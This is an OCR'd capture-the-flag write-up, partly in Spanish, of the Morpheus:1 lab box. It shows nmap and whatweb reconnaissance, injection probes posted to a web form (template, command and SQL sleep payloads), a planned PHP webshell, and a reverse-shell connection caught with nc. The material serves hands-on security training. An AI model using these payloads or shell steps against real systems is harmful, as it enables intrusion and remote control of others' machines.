

Matrix 2


┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS -p- -min-rate 5000 -Pn -n -v 192.168.137.42
Starting Nmap 7.95 (https://nmap.org) at 2025-02-19 17:57 -03
Initiating ARP Ping Scan at 17:57
Scanning 192.168.137.42 [1 port]
Completed ARP Ping Scan at 17:57, 0.12s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:57
Scanning 192.168.137.42 [65535 ports]
Discovered open port 22/tcp on 192.168.137.42
Discovered open port 80/tcp on 192.168.137.42
Increasing send delay for 192.168.137.42 from 0 to 5 due to 4958 out of 165
Increasing send delay for 192.168.137.42 from 5 to 10 due to 11 out of 23 d
Increasing send delay for 192.168.137.42 from 10 to 20 due to 13 out of 42
Increasing send delay for 192.168.137.42 from 20 to 40 due to 11 out of 20
Increasing send delay for 192.168.137.42 from 40 to 80 due to 23 out of 75
Increasing send delay for 192.168.137.42 from 80 to 160 due to 13 out of 43
Increasing send delay for 192.168.137.42 from 160 to 320 due to 14 out of 4
Increasing send delay for 192.168.137.42 from 320 to 640 due to 12 out of 3
Increasing send delay for 192.168.137.42 from 640 to 1000 due to 40 out of
Discovered open port 81/tcp on 192.168.137.42
Completed SYN Stealth Scan at 17:58, 15.97s elapsed (65535 total ports)
Nmap scan report for 192.168.137.42
Host is up (0.0025s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open ssh
80/tcp open http
81/tcp open hosts2-ns
MAC Address: 00:0C:29:13:BE:46 (VMware)


┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p22,80,81 -min-rate 5000 -Pn -n -v 192.168.137.42
Starting Nmap 7.95 (https://nmap.org) at 2025-02-19 17:58 -03
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|_  256 aa:83:c3:51:78:61:70:e5:b7:46:9f:07:c4:ba:31:e4 (ECDSA)
80/tcp open  http    Apache httpd 2.4.51 ((Debian))
|_http-server-header: Apache/2.4.51 (Debian)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Morpheus:1
81/tcp open  http    nginx 1.18.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Meeting Place
|_http-title: 401 Authorization Required
|_http-server-header: nginx/1.18.0
MAC Address: 00:0C:29:13:BE:46 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
┌──(root㉿miguel)-[/home/miguel]
└─# whatweb 192.168.137.42
http://192.168.137.42 [200 OK] Apache[2.4.51], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.51 (Debian)], IP[192.168.137.42], Title[
Morpheus:1]

┌──(root㉿miguel)-[/home/miguel]
└─# whatweb 192.168.137.42:81
http://192.168.137.42:81 [401 Unauthorized] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[192.168.137.42], Title[401 Authorization Required]
, WWW-Authenticate[Meeting Place][Basic], nginx[1.18.0]
```


Welcome to the Boot2Root CTF, Morpheus:1.

You play Trinity, trying to investigate a computer on the Nebuchadnezzar that Cypher has locked everyone else out of, at least for ssh.

Good luck! - @jaybeale from @inguardians







voy a ver si graffiti tiene extensiones html / php pues dice que es algo para “descargarse” escriviendo

Nebuchadnezzar Graffiti Wall

Mouse here - welcome to the Nebby!

Make sure not to tell Morpheus about this graffiti wall.
It's just here to let us blow off some steam.

Enter message:

Message

Post

Nebuchadnezzar Graffiti Wall

Mouse here - welcome to the Nebby!

Make sure not to tell Morpheus about this graffiti wall.
It's just here to let us blow off some steam.
hoal
{{7*7}}
;whoami


Hola

Enter message:

Message
<h1>hola</h1>

Post

vamos a ver por vurpsuite como se tramita




Mouse here - welcome to the Nebby!

Make sure not to tell Morpheus about this graffiti wall.
It's just here to let us blow off some steam.
hoal
{{7*7}}
;whoami


Hola


'and sleep(5)-- -
'and sleep(10)-- -

sf'${NFI}%09wahoami
hoal
hoal
hoal
hola




entonces como mi input se escrive en un archivo, voy a modificarlo para crear un .php y hacer una wevshell







uid=33(www-data) gid=33(www-data) groups=33(www-data)


me creo una revshell de pentestmonkey






```
┌──(root💀miguel)-[/home/miguel]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.42] 50576
Linux morpheus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux
 22:13:42 up  1:18,  0 users,  load average: 0.04, 0.06, 0.69
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (616): Inappropriate ioctl for device
bash: no job control in this shell
www-data@morpheus:/$
```









